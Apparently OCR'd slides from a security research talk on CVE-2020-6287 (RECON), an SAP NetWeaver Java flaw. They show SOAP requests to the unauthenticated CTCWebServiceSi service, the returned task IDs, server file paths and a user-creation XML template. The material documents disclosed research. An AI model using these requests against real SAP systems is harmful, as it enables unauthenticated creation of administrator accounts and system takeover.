


Only one is enough...






Only one is enough...





Only one is enough...





Only one is enough...




Only one is enough...

Date	CVE	Title	Credit
04 July 2020	CVE-2020-6287	SAP SAP JAVA Unauthenticated execution of configuration tasks	Pablo Artuso





Only one is enough... RECON





Only one is enough... RECON

- **CTCWebServiceSi**
- SOAP Web Service
- No authentication required
- Reversing **CTCWebServiceBean.java**
- Found how to craft SOAP request





Only one is enough... RECON

The screenshot shows a navigation menu with tabs for 'My Workspace', 'Availability and Performance', 'Operations', 'Configuration', 'Troubleshooting', and 'SOA'. The 'Configuration' tab is active. Below the menu, there are sub-sections: 'Security', 'Infrastructure', 'Scenarios', 'Processes and Tasks', and 'Connectivity'. The 'Scenarios' sub-section is selected, displaying a 'Configuration Wizard' icon (four colored squares) and the text: 'Configuration Wizard' and 'The Configuration Wizard plug-in guides you through the initial setup of the system.'


The screenshot shows the 'Automation Tasks' interface. It includes a dropdown menu set to 'Running Configuration Tasks' and a link to 'Functional Unit Configuration UI'. Below this are two buttons: 'Take Over Session' and 'Cancel Process'. A table lists automation tasks, with one task highlighted by an orange box:

Session ID	Task Name
f500113f-fe30-47b2-98cf-8f9886f062b80	Create User(s)



Only one is enough... RECON

```
[SOAP things..]
  <urn:execute>
    <identifier>
      <component>
        sap.com/tc~lm~config~content
      </component>
      <path>
content/Netweaver/ASJava/NWA/SPC/SPC_UserManagement.cproc
      </path>
      <type>null</type>
    </identifier>
  </urn:execute>
[SOAP things..]
```




```
[SOAP things..]
  <ns2:executeResponse xmlns:ns2='urn:CTCWebServiceSi'>
    <return>f500113f-fe30-47b2-98cf-8f986f062b80</return>
  </ns2:executeResponse>
[SOAP things..]
```



Only one is enough... RECON

```
[SOAP things..]
  <urn:execute>
    <identifier>
      <component>
        sap.com/tc~lm~config~content
      </component>
      <path>
content/Netweaver/ASJava/NWA/SPC/SPC_UserManagement.cproc
      </path>
      <type>null</type>
    </identifier>
  </urn:execute>
[SOAP things..]
```




```
[SOAP things..]
  <ns2:executeResponse xmlns:ns2='urn:CTCWebServiceSi'>
    <return>f500113f-fe30-47b2-98cf-8f986f062b80</return>
  </ns2:executeResponse>
[SOAP things..]
```



Only one is enough... RECON

```
[SOAP things..]
  <urn:execute>
    <identifier>
      <component>
        sap.com/tc~lm~config~content
      </component>
      <path>
content/Netweaver/ASJava/NWA/SPC/SPC_UserManagement.cproc
      </path>
      <type>null</type>
    </identifier>
  </urn:execute>
[SOAP things..]
```



```
[SOAP things..]
  <ns2:executeResponse xmlns:ns2='urn:CTCWebServiceSi'>
    <return>f500113f-fe30-47b2-98cf-8f986f062b80</return>
  </ns2:executeResponse>
[SOAP things..]
```



Only one is enough... RECON

```
[SOAP things..]
```

```
<urn:execute>
```

```
<identifier>
```

```
<component>
```

```
  sap.com/tc~lm~config~content
```

```
</component>
```

```
<path>
```

```
content/Netweaver/ASJava/NWA/SPC/SPC_UserManagement.cproc
```

```
</path>
```

Found the OS path :

```
/usr/sap/SID/J00/j2ee/cluster/apps/sap.com/tc~lm~config~  
content/CTCContainer/content
```

526 .cproc files !



Only one is enough... RECON

- CreateJ2eeUsers.cproc

```
<PCK><Usermanagement><PCKUser><userName>{user}</userName><password>{password}</password></PCKUser><SAP_XI_PCK_CONFIG><roleName>{role}</roleName></SAP_XI_PCK_CONFIG></Usermanagement></PCK>
```





Only one is enough... RECON

- CreateJ2eeUsers.cproc

